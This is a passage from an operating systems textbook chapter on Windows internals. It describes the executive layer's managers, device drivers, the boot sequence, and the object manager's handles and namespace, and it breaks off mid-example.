Since Windows uses a single unified mechanism for synchronization with kernel-mode objects, specialized APIs, such as wait3, for waiting for child processes in UNIX, are not needed to wait for events. Often threads want to wait for multiple events at once. In UNIX a process can wait for data to be available on any of 64 network sockets using the select system call. In Windows, there is a similar API **WaitForMultipleObjects**, but it allows for a thread to wait on any type of dispatcher object for which it has a handle. Up to 64 handles can be specified to WaitForMultipleObjects, as well as an optional timeout value. The thread becomes ready to run whenever any of the events associated with the handles is signaled or the timeout occurs.

There are actually two different procedures the kernel uses for making the threads waiting on a dispatcher object runnable. Signaling a **notification object** will make every waiting thread runnable. **Synchronization objects** make only the first waiting thread runnable and are used for dispatcher objects that implement

locking primitives, like mutexes. When a thread that is waiting for a lock begins running again, the first thing it does is to retry acquiring the lock. If only one thread can hold the lock at a time, all the other threads made runnable might immediately block, incurring lots of unnecessary context switching. The difference between dispatcher objects using synchronization vs. notification is a flag in the dispatcher_header structure.

As a little aside, mutexes in Windows are called "mutants" in the code because they were required to implement the OS/2 semantics of not automatically unlocking themselves when a thread holding one exited, something Cutler considered bizarre.

The Executive Layer

As shown in Fig. 11-11, below the kernel layer of NTOS there is the executive. The executive layer is written in C, is mostly architecture independent (the memory manager being a notable exception), and has been ported with only modest effort to new processors (MIPS, x86, PowerPC, Alpha, IA64, x64, and ARM). The executive contains a number of different components, all of which run using the control abstractions provided by the kernel layer.

Each component is divided into internal and external data structures and interfaces. The internal aspects of each component are hidden and used only within the component itself, while the external aspects are available to all the other components within the executive. A subset of the external interfaces are exported from the *ntoskrnl.exe* executable and device drivers can link to them as if the executive were a library. Microsoft calls many of the executive components "managers," because each is charge of managing some aspect of the operating services, such as I/O, memory, processes, objects, etc.

As with most operating systems, much of the functionality in the Windows executive is like library code, except that it runs in kernel mode so its data structures can be shared and protected from access by user-mode code, and so it can access kernel-mode state, such as the MMU control registers. But otherwise the executive is simply executing operating system functions on behalf of its caller, and thus runs in the thread of its called.

When any of the executive functions block waiting to synchronize with other threads, the user-mode thread is blocked, too. This makes sense when working on behalf of a particular user-mode thread, but it can be unfair when doing work related to common housekeeping tasks. To avoid hijacking the current thread when the executive determines that some housekeeping is needed, a number of kernel-mode threads are created when the system boots and dedicated to specific tasks, such as making sure that modified pages get written to disk.

For predictable, low-frequency tasks, there is a thread that runs once a second and has a laundry list of items to handle. For less predictable work there is the

pool of high-priority worker threads mentioned earlier which can be used to run bounded tasks by queuing a request and signaling the synchronization event that the worker threads are waiting on.

The **object manager** manages most of the interesting kernel-mode objects used in the executive layer. These include processes, threads, files, semaphores, I/O devices and drivers, timers, and many others. As described previously, kernel-mode objects are really just data structures allocated and used by the kernel. In Windows, kernel data structures have enough in common that it is very useful to manage many of them in a unified facility.

The facilities provided by the object manager include managing the allocation and freeing of memory for objects, quota accounting, supporting access to objects using handles, maintaining reference counts for kernel-mode pointer references as well as handle references, giving objects names in the NT namespace, and providing an extensible mechanism for managing the lifecycle for each object. Kernel data structures which need some of these facilities are managed by the object manager.

Object-manager objects each have a type which is used to specify exactly how the lifecycle of objects of that type is to be managed. These are not types in the object-oriented sense, but are simply a collection of parameters specified when the object type is created. To create a new type, an executive component calls an object-manager API to create a new type. Objects are so central to the functioning of Windows that the object manager will be discussed in more detail in the next section.

The **I/O manager** provides the framework for implementing I/O device drivers and provides a number of executive services specific to configuring, accessing, and performing operations on devices. In Windows, device drivers not only manage physical devices but they also provide extensibility to the operating system. Many functions that are compiled into the kernel on other systems are dynamically loaded and linked by the kernel on Windows, including network protocol stacks and file systems.

Recent versions of Windows have a lot more support for running device drivers in user mode, and this is the preferred model for new device drivers. There are hundreds of thousands of different device drivers for Windows working with more than a million distinct devices. This represents a lot of code to get correct. It is much better if bugs cause a device to become inaccessible by crashing in a user-mode process rather than causing the system to crash. Bugs in kernel-mode device drivers are the major source of the dreaded **BSOD** (**Blue Screen Of Death**) where Windows detects a fatal error within kernel mode and shuts down or reboots the system. BSOD's are comparable to kernel panics on UNIX systems.

In essence, Microsoft has now officially recognized what researchers in the area of microkernels such as MINIX 3 and L4 have known for years: the more code there is in the kernel, the more bugs there are in the kernel. Since device drivers make up something in the vicinity of 70% of the code in the kernel, the more

drivers that can be moved into user-mode processes, where a bug will only trigger the failure of a single driver (rather than bringing down the entire system), the better. The trend of moving code from the kernel to user-mode processes is expected to accelerate in the coming years.

The I/O manager also includes the plug-and-play and device power-management facilities. **Plug-and-play** comes into action when new devices are detected on the system. The plug-and-play subcomponent is first notified. It works with a service, the user-mode plug-and-play manager, to find the appropriate device driver and load it into the system. Getting the right one is not always easy and sometimes depends on sophisticated matching of the specific hardware device version to a particular version of the drivers. Sometimes a single device supports a standard interface which is supported by multiple different drivers, written by different companies.

We will study I/O further in Sec. 11.7 and the most important NT file system, NTFS, in Sec. 11.8.

Device power management reduces power consumption when possible, extending battery life on notebooks, and saving energy on desktops and servers. Getting power management correct can be challenging, as there are many subtle dependencies between devices and the buses that connect them to the CPU and memory. Power consumption is not affected just by what devices are powered-on, but also by the clock rate of the CPU, which is also controlled by the device power manager. We will take a more in depth look at power management in Sec. 11.9.

The **process manager** manages the creation and termination of processes and threads, including establishing the policies and parameters which govern them. But the operational aspects of threads are determined by the kernel layer, which controls scheduling and synchronization of threads, as well as their interaction with the control objects, like APCs. Processes contain threads, an address space, and a handle table containing the handles the process can use to refer to kernel-mode objects. Processes also include information needed by the scheduler for switching between address spaces and managing process-specific hardware information (such as segment descriptors). We will study process and thread management in Sec. 11.4.

The executive **memory manager** implements the demand-paged virtual memory architecture. It manages the mapping of virtual pages onto physical page frames, the management of the available physical frames, and management of the pagefile on disk used to back private instances of virtual pages that are no longer loaded in memory. The memory manager also provides special facilities for large server applications such as databases and programming language run-time components such as garbage collectors. We will study memory management later in this chapter, in Sec. 11.5.

The **cache manager** optimizes the performance of I/O to the file system by maintaining a cache of file-system pages in the kernel virtual address space. The cache manager uses virtually addressed caching, that is, organizing cached pages

in terms of their location in their files. This differs from physical block caching, as in UNIX, where the system maintains a cache of the physically addressed blocks of the raw disk volume.

Cache management is implemented using mapped files. The actual caching is performed by the memory manager. The cache manager need be concerned only with deciding what parts of what files to cache, ensuring that cached data is flushed to disk in a timely fashion, and managing the kernel virtual addresses used to map the cached file pages. If a page needed for I/O to a file is not available in the cache, the page will be faulted in using the memory manager. We will study the cache manager in Sec. 11.6.

The **security reference monitor** enforces Windows' elaborate security mechanisms, which support the international standards for computer security called **Common Criteria**, an evolution of United States Department of Defense Orange Book security requirements. These standards specify a large number of rules that a conforming system must meet, such as authenticated login, auditing, zeroing of allocated memory, and many more. One rules requires that all access checks be implemented by a single module within the system. In Windows, this module is the security reference monitor in the kernel. We will study the security system in more detail in Sec. 11.10.

The executive contains a number of other components that we will briefly describe. The **configuration manager** is the executive component which implements the registry, as described earlier. The registry contains configuration data for the system in file-system files called *hives*. The most critical hive is the *SYSTEM* hive which is loaded into memory at boot time. Only after the executive layer has successfully initialized its key components, including the I/O drivers that talk to the system disk, is the in-memory copy of the hive reassociated with the copy in the file system. Thus, if something bad happens while trying to boot the system, the on-disk copy is much less likely to be corrupted.

The LPC component provides for a highly efficient interprocess communication used between processes running on the same system. It is one of the data transports used by the standards-based remote procedure call facility to implement the client/server style of computing. RPC also uses named pipes and TCP/IP as transports.

LPC was substantially enhanced in Windows 8 (it is now called **ALPC**, for **Advanced LPC**) to provide support for new features in RPC, including RPC from kernel mode components, like drivers. LPC was a critical component in the original design of NT because it is used by the subsystem layer to implement communication between library stub routines that run in each process and the subsystem process which implements the facilities common to a particular operating system personality, such as Win32 or POSIX.

Windows 8 implemented a publish/subscibe service called **WNF** (**Windows Notification Facility**). WNF notifications are based on changes to an instance of WNF state data. A publisher declares an instance of state data (up to 4 KB) and

tells the operating system how long to maintain it (e.g., until the next reboot or permanently). A publisher atomically updates the state as appropriate. Subscribers can arrange to run code whenever an instance of state data is modified by a publisher. Because the WNF state instances contain a fixed amount of preallocated data, there is no queuing of data as in message-based IPC—with all the attendant resource-management problems. Subscribers are guaranteed only that they can see the latest version of a state instance.

This state-based approach gives WNF its principal advantage over other IPC mechanisms: publishers and subscribers are decoupled and can start and stop independently of each other. Publishers need not execute at boot time just to initialize their state instances, as those can be persisted by the operating system across reboots. Subscribers generally need not be concerned about past values of state instances when they start running, as all they should need to know about the state's history is encapsulated in the current state. In scenarios where past state values cannot be reasonably encapsulated, the current state can provide metadata for managing historical state, say, in a file or in a persisted section object used as a circular buffer. WNF is part of the native NT APIs and is not (yet) exposed via Win32 interfaces. But it is extensively used internally by the system to implement Win32 and WinRT APIs.

In Windows NT 4.0, much of the code related to the Win32 graphical interface was moved into the kernel because the then-current hardware could not provide the required performance. This code previously resided in the *csrss.exe* subsystem process which implemented the Win32 interfaces. The kernel-based GUI code resides in a special kernel-driver, *win32k.sys*. This change was expected to improve Win32 performance because the extra user-mode/kernel-mode transitions and the cost of switching address spaces to implement communication via LPC was eliminated. But it has not been as successful as expected because the requirements on code running in the kernel are very strict, and the additional overhead of running in kernel-mode offsets some of the gains from reducing switching costs.

The Device Drivers

The final part of Fig. 11-11 consists of the **device drivers**. Device drivers in Windows are dynamic link libraries which are loaded by the NTOS executive. Though they are primarily used to implement the drivers for specific hardware, such as physical devices and I/O buses, the device-driver mechanism is also used as the general extensibility mechanism for kernel mode. As described above, much of the Win32 subsystem is loaded as a driver.

The I/O manager organizes a data flow path for each instance of a device, as shown in Fig. 11-14. This path is called a **device stack** and consists of private instances of kernel device objects allocated for the path. Each device object in the device stack is linked to a particular driver object, which contains the table of

routines to use for the I/O request packets that flow through the device stack. In some cases the devices in the stack represent drivers whose sole purpose is to **filter** I/O operations aimed at a particular device, bus, or network driver. Filtering is used for a number of reasons. Sometimes preprocessing or postprocessing I/O operations results in a cleaner architecture, while other times it is just pragmatic because the sources or rights to modify a driver are not available and so filtering is used to work around the inability to modify those drivers. Filters can also implement completely new functionality, such as turning disks into partitions or multiple disks into RAID volumes.




Figure 11-14. Simplified depiction of device stacks for two NTFS file volumes. The I/O request packet is passed from down the stack. The appropriate routines from the associated drivers are called at each level in the stack. The device stacks themselves consist of device objects allocated specifically to each stack.

The file systems are loaded as device drivers. Each instance of a volume for a file system has a device object created as part of the device stack for that volume. This device object will be linked to the driver object for the file system appropriate to the volume's formatting. Special filter drivers, called **file-system filter drivers**, can insert device objects before the file-system device object to apply functionality to the I/O requests being sent to each volume, such as inspecting data read or written for viruses.

The network protocols, such as Windows' integrated IPv4/IPv6 TCP/IP implementation, are also loaded as drivers using the I/O model. For compatibility with the older MS-DOS-based Windows, the TCP/IP driver implements a special protocol for talking to network interfaces on top of the Windows I/O model. There are other drivers that also implement such arrangements, which Windows calls **miniports**. The shared functionality is in a **class driver**. For example, common functionality for SCSI or IDE disks or USB devices is supplied by a class driver, which miniport drivers for each particular type of such devices link to as a library.

We will not discuss any particular device driver in this chapter, but will provide more detail about how the I/O manager interacts with device drivers in Sec. 11.7.

11.3.2 Booting Windows

Getting an operating system to run requires several steps. When a computer is turned on, the first processor is initialized by the hardware, and then set to start executing a program in memory. The only available code is in some form of nonvolatile CMOS memory that is initialized by the computer manufacturer (and sometimes updated by the user, in a process called **flashing**). Because the software persists in memory, and is only rarely updated, it is referred to as **firmware**. The firmware is loaded on PCs by the manufacturer of either the parentboard or the computer system. Historically PC firmware was a program called BIOS (Basic Input/Output System), but most new computers use **UEFI** (**Unified Extensible Firmware Interface**). UEFI improves over BIOS by supporting modern hardware, providing a more modular CPU-independent architecture, and supporting an extension model which simplifies booting over networks, provisioning new machines, and running diagnostics.

The main purpose of any firmware is to bring up the operating system by first loading small bootstrap programs found at the beginning of the disk-drive partitions. The Windows bootstrap programs know how to read enough information off a file-system volume or network to find the stand-alone Windows *BootMgr* program. *BootMgr* determines if the system had previously been hibernated or was in stand-by mode (special power-saving modes that allow the system to turn back on without restarting from the beginning of the bootstrap process). If so, *BootMgr* loads and executes *WinResume.exe*. Otherwise it loads and executes *WinLoad.exe* to perform a fresh boot. *WinLoad* loads the boot components of the system into memory: the kernel/executive (normally *ntoskrnl.exe*), the HAL (*hal.dll*), the file containing the SYSTEM hive, the *Win32k.sys* driver containing the kernel-mode parts of the Win32 subsystem, as well as images of any other drivers that are listed in the SYSTEM hive as **boot drivers**—meaning they are needed when the system first boots. If the system has Hyper-V enabled, WinLoad also loads and starts the hypervisor program.

Once the Windows boot components have been loaded into memory, control is handed over to the low-level code in NTOS which proceeds to initialize the HAL,

kernel, and executive layers, link in the driver images, and access/update configuration data in the SYSTEM hive. After all the kernel-mode components are initialized, the first user-mode process is created using for running the *smss.exe* program (which is like */etc/init* in UNIX systems).

Recent versions of Windows provide support for improving the security of the system at boot time. Many newer PCs contain a **TPM** (**Trusted Platform Module**), which is chip on the parentboard. chip is a secure cryptographic processor which protects secrets, such as encryption/decryption keys. The system's TPM can be used to protect system keys, such as those used by BitLocker to encrypt the disk. Protected keys are not revealed to the operating system until after TPM has verified that an attacker has not tampered with them. It can also provide other cryptographic functions, such as attesting to remote systems that the operating system on the local system had not been compromised.

The Windows boot programs have logic to deal with common problems users encounter when booting the system fails. Sometimes installation of a bad device driver, or running a program like *regedit* (which can corrupt the SYSTEM hive), will prevent the system from booting normally. There is support for ignoring recent changes and booting to the *last known good* configuration of the system. Other boot options include **safe-boot**, which turns off many optional drivers, and the **recovery console**, which fires up a *cmd.exe* command-line window, providing an experience similar to single-user mode in UNIX.

Another common problem for users has been that occasionally some Windows systems appear to be very flaky, with frequent (seemingly random) crashes of both the system and applications. Data taken from Microsoft's Online Crash Analysis program provided evidence that many of these crashes were due to bad physical memory, so the boot process in Windows provides the option of running an extensive memory diagnostic. Perhaps future PC hardware will commonly support ECC (or maybe parity) for memory, but most of the desktop, notebook, and handheld systems today are vulnerable to even single-bit errors in the tens of billions of memory bits they contain.

11.3.3 Implementation of the Object Manager

The object manager is probably the single most important component in the Windows executive, which is why we have already introduced many of its concepts. As described earlier, it provides a uniform and consistent interface for managing system resources and data structures, such as open files, processes, threads, memory sections, timers, devices, drivers, and semaphores. Even more specialized objects representing things like kernel transactions, profiles, security tokens, and Win32 desktops are managed by the object manager. Device objects link together the descriptions of the I/O system, including providing the link between the NT namespace and file-system volumes. The configuration manager uses an object of type **key** to link in the registry hives. The object manager itself has objects it uses

to manage the NT namespace and implement objects using a common facility. These are directory, symbolic link, and object-type objects.

The uniformity provided by the object manager has various facets. All these objects use the same mechanism for how they are created, destroyed, and accounted for in the quota system. They can all be accessed from user-mode processes using handles. There is a unified convention for managing pointer references to objects from within the kernel. Objects can be given names in the NT namespace (which is managed by the object manager). Dispatcher objects (objects that begin with the common data structure for signaling events) can use common synchronization and notification interfaces, like WaitForMultipleObjects. There is the common security system with ACLs enforced on objects opened by name, and access checks on each use of a handle. There are even facilities to help kernel-mode developers debug problems by tracing the use of objects.

A key to understanding objects is to realize that an (executive) object is just a data structure in the virtual memory accessible to kernel mode. These data structures are commonly used to represent more abstract concepts. As examples, executive file objects are created for each instance of a file-system file that has been opened. Process objects are created to represent each process.

A consequence of the fact that objects are just kernel data structures is that when the system is rebooted (or crashes) all objects are lost. When the system boots, there are no objects present at all, not even the object-type descriptors. All object types, and the objects themselves, have to be created dynamically by other components of the executive layer by calling the interfaces provided by the object manager. When objects are created and a name is specified, they can later be referenced through the NT namespace. So building up the objects as the system boots also builds the NT namespace.

Objects have a structure, as shown in Fig. 11-15. Each object contains a header with certain information common to all objects of all types. The fields in this header include the object's name, the object directory in which it lives in the NT namespace, and a pointer to a security descriptor representing the ACL for the object.

The memory allocated for objects comes from one of two heaps (or pools) of memory maintained by the executive layer. There are (malloc-like) utility functions in the executive that allow kernel-mode components to allocate either pageable or nonpageable kernel memory. Nonpageable memory is required for any data structure or kernel-mode object that might need to be accessed from a CPU priority level of 2 or more. This includes ISRs and DPCs (but not APCs) and the thread scheduler itself. The page-fault handler also requires its data structures to be allocated from nonpageable kernel memory to avoid recursion.

Most allocations from the kernel heap manager are achieved using per-processor lookaside lists which contain LIFO lists of allocations the same size. These LIFOs are optimized for lock-free operation, improving the performance and scalability of the system.




Figure 11-15. Structure of an executive object managed by the object manager

Each object header contains a quota-charge field, which is the charge levied against a process for opening the object. Quotas are used to keep a user from using too many system resources. There are separate limits for nonpageable kernel memory (which requires allocation of both physical memory and kernel virtual addresses) and pageable kernel memory (which uses up kernel virtual addresses). When the cumulative charges for either memory type hit the quota limit, allocations for that process fail due to insufficient resources. Quotas also are used by the memory manager to control working-set size, and by the thread manager to limit the rate of CPU usage.

Both physical memory and kernel virtual addresses are valuable resources. When an object is no longer needed, it should be removed and its memory and addresses reclaimed. But if an object is reclaimed while it is still in use, then the memory may be allocated to another object, and then the data structures are likely to become corrupted. It is easy for this to happen in the Windows executive layer because it is highly multithreaded, and implements many asynchronous operations (functions that return to their caller before completing work on the data structures passed to them).

To avoid freeing objects prematurely due to race conditions, the object manager implements a reference counting mechanism and the concept of a **referenced pointer**. A referenced pointer is needed to access an object whenever that object is in danger of being deleted. Depending on the conventions regarding each particular object type, there are only certain times when an object might be deleted by another thread. At other times the use of locks, dependencies between data structures, and even the fact that no other thread has a pointer to an object are sufficient to keep the object from being prematurely deleted.

Handles

User-mode references to kernel-mode objects cannot use pointers because they are too difficult to validate. Instead, kernel-mode objects must be named in some other way so the user code can refer to them. Windows uses **handles** to refer to kernel-mode objects. Handles are opaque values which are converted by the object manager into references to the specific kernel-mode data structure representing an object. Figure 11-16 shows the handle-table data structure used to translate handles into object pointers. The handle table is expandable by adding extra layers of indirection. Each process has its own table, including the system process which contains all the kernel threads not associated with a user-mode process.




Figure 11-16. Handle table data structures for a minimal table using a single page for up to 512 handles.

Figure 11-17 shows a handle table with two extra levels of indirection, the maximum supported. It is sometimes convenient for code executing in kernel mode to be able to use handles rather than referenced pointers. These are called **kernel handles** and are specially encoded so that they can be distinguished from user-mode handles. Kernel handles are kept in the system processes' handle table and cannot be accessed from user mode. Just as most of the kernel virtual address space is shared across all processes, the system handle table is shared by all kernel components, no matter what the current user-mode process is.

Users can create new objects or open existing objects by making Win32 calls such as CreateSemaphore or OpenSemaphore. These are calls to library procedures that ultimately result in the appropriate system calls being made. The result of any successful call that creates or opens an object is a 64-bit handle-table entry that is stored in the process' private handle table in kernel memory. The 32-bit index of the handle's logical position in the table is returned to the user to use on subsequent calls. The 64-bit handle-table entry in the kernel contains two 32-bit words. One word contains a 29-bit pointer to the object's header. The low-order 3 bits are used as flags (e.g., whether the handle is inherited by processes it creates). These 3 bits are masked off before the pointer is followed. The other word contains a 32-bit rights mask. It is needed because permissions checking is done only




Figure 11-17. Handle-table data structures for a maximal table of up to 16 million handles.

at the time the object is created or opened. If a process has only read permission to an object, all the other rights bits in the mask will be 0s, giving the operating system the ability to reject any operation on the object other than reads.

The Object Namespace

Processes can share objects by having one process duplicate a handle to the object into the others. But this requires that the duplicating process have handles to the other processes, and is thus impractical in many situations, such as when the processes sharing an object are unrelated, or are protected from each other. In other cases it is important that objects persist even when they are not being used by any process, such as device objects representing physical devices, or mounted volumes, or the objects used to implement the object manager and the NT namespace itself. To address general sharing and persistence requirements, the object manager allows arbitrary objects to be given names in the NT namespace when they are created. However, it is up to the executive component that manipulates objects of a particular type to provide interfaces that support use of the object manager's naming facilities.

The NT namespace is hierarchical, with the object manager implementing directories and symbolic links. The namespace is also extensible, allowing any object type to specify extensions of the namespace by specifying a **Parse** routine. The *Parse* routine is one of the procedures that can be supplied for each object type when it is created, as shown in Fig. 11-18.

The *Open* procedure is rarely used because the default object-manager behavior is usually what is needed and so the procedure is specified as NULL for almost all object types.

Procedure	When called	Notes
Open	For every new handle	Rarely used
Parse	For object types that extend the namespace	Used for files and registry keys
Close	At last handle close	Clean up visible side effects
Delete	At last pointer dereference	Object is about to be deleted
Security	Get or set object's security descriptor	Protection
QueryName	Get object's name	Rarely used outside kernel

Figure 11-18. Object procedures supplied when specifying a new object type.

The *Close* and *Delete* procedures represent different phases of being done with an object. When the last handle for an object is closed, there may be actions necessary to clean up the state and these are performed by the *Close* procedure. When the final pointer reference is removed from the object, the *Delete* procedure is called so that the object can be prepared to be deleted and have its memory reused. With file objects, both of these procedures are implemented as callbacks into the I/O manager, which is the component that declared the file object type. The object-manager operations result in I/O operations that are sent down the device stack associated with the file object; the file system does most of the work.

The *Parse* procedure is used to open or create objects, like files and registry keys, that extend the NT namespace. When the object manager is attempting to open an object by name and encounters a leaf node in the part of the namespace it manages, it checks to see if the type for the leaf-node object has specified a *Parse* procedure. If so, it invokes the procedure, passing it any unused part of the path name. Again using file objects as an example, the leaf node is a device object representing a particular file-system volume. The *Parse* procedure is implemented by the I/O manager, and results in an I/O operation to the file system to fill in a file object to refer to an open instance of the file that the path name refers to on the volume. We will explore this particular example step-by-step below.

The *QueryName* procedure is used to look up the name associated with an object. The *Security* procedure is used to get, set, or delete the security descriptors on an object. For most object types this procedure is supplied as a standard entry point in the executive's security reference monitor component.

Note that the procedures in Fig. 11-18 do not perform the most useful operations for each type of object, such as read or write on files (or down and up on semaphores). Rather, the object manager procedures supply the functions needed to correctly set up access to objects and then clean up when the system is finished with them. The objects are made useful by the APIs that operate on the data structures the objects contain. System calls, like NtReadFile and NtWriteFile, use the process' handle table created by the object manager to translate a handle into a referenced pointer on the underlying object, such as a file object, which contains the data that is needed to implement the system calls.

Apart from the object-type callbacks, the object manager also provides a set of generic object routines for operations like creating objects and object types, duplicating handles, getting a referenced pointer from a handle or name, adding and subtracting reference counts to the object header, and NtClose (the generic function that closes all types of handles).

Although the object namespace is crucial to the entire operation of the system, few people know that it even exists because it is not visible to users without special viewing tools. One such viewing tool is *winobj*, available for free at the URL *www.microsoft.com/technet/sysinternals*. When run, this tool depicts an object namespace that typically contains the object directories listed in Fig. 11-19 as well as a few others.

Directory	Contents
\??	Starting place for looking up MS-DOS devices like C:
\DosDevices	Official name of \??, but really just a symbolic link to \??
\Device	All discovered I/O devices
\Driver	Objects corresponding to each loaded device driver
\ObjectTypes	The type objects such as those listed in Fig. 11-21
\Windows	Objects for sending messages to all the Win32 GUI windows
\BaseNamedObjects	User-created Win32 objects such as semaphores, mutexes, etc.
\Arcname	Partition names discovered by the boot loader
\NLS	National Language Support objects
\FileSystem	File-system driver objects and file system recognizer objects
\Security	Objects belonging to the security system
\KnownDLLs	Key shared libraries that are opened early and held open

Figure 11-19. Some typical directories in the object namespace.

The strangely named directory *\??* contains the names of all the MS-DOS-style device names, such as *A*: for the floppy disk and *C*: for the first hard disk. These names are actually symbolic links to the directory *\Device* where the device objects live. The name *\??* was chosen to make it alphabetically first so as to speed up lookup of all path names beginning with a drive letter. The contents of the other object directories should be self explanatory.

As described above, the object manager keeps a separate handle count in every object. This count is never larger than the referenced pointer count because each valid handle has a referenced pointer to the object in its handle-table entry. The reason for the separate handle count is that many types of objects may need to have their state cleaned up when the last user-mode reference disappears, even though they are not yet ready to have their memory deleted.

One example is file objects, which represent an instance of an opened file. In Windows, files can be opened for exclusive access. When the last handle for a file

object is closed it is important to delete the exclusive access at that point rather than wait for any incidental kernel references to eventually go away (e.g., after the last flush of data from memory). Otherwise closing and reopening a file from user mode may not work as expected because the file still appears to be in use.

Though the object manager has comprehensive mechanisms for managing object lifetimes within the kernel, neither the NT APIs nor the Win32 APIs provide a reference mechanism for dealing with the use of handles across multiple concurrent threads in user mode. Thus, many multithreaded applications have race conditions and bugs where they will close a handle in one thread before they are finished with it in another. Or they may close a handle multiple times, or close a handle that another thread is still using and reopen it to refer to a different object.

Perhaps the Windows APIs should have been designed to require a close API per object type rather than the single generic NtClose operation. That would have at least reduced the frequency of bugs due to user-mode threads closing the wrong handles. Another solution might be to embed a sequence field in each handle in addition to the index into the handle table.

To help application writers find problems like these in their programs, Windows has an **application verifier** that software developers can download from Microsoft. Similar to the verifier for drivers we will describe in Sec. 11.7, the application verifier does extensive rules checking to help programmers find bugs that might not be found by ordinary testing. It can also turn on a FIFO ordering for the handle free list, so that handles are not reused immediately (i.e., turns off the better-performing LIFO ordering normally used for handle tables). Keeping handles from being reused quickly transforms situations where an operation uses the wrong handle into use of a closed handle, which is easy to detect.

The device object is one of the most important and versatile kernel-mode objects in the executive. The type is specified by the I/O manager, which along with the device drivers, are the primary users of device objects. Device objects are closely related to drivers, and each device object usually has a link to a specific driver object, which describes how to access the I/O processing routines for the driver corresponding to the device.

Device objects represent hardware devices, interfaces, and buses, as well as logical disk partitions, disk volumes, and even file systems and kernel extensions like antivirus filters. Many device drivers are given names, so they can be accessed without having to open handles to instances of the devices, as in UNIX. We will use device objects to illustrate how the *Parse* procedure is used, as illustrated in Fig. 11-20:

1. When an executive component, such as the I/O manager implementing the native system call NtCreateFile, calls ObOpenObjectByName in the object manager, it passes a Unicode path name for the NT namespace, say *\??\C:\foo\bar*.

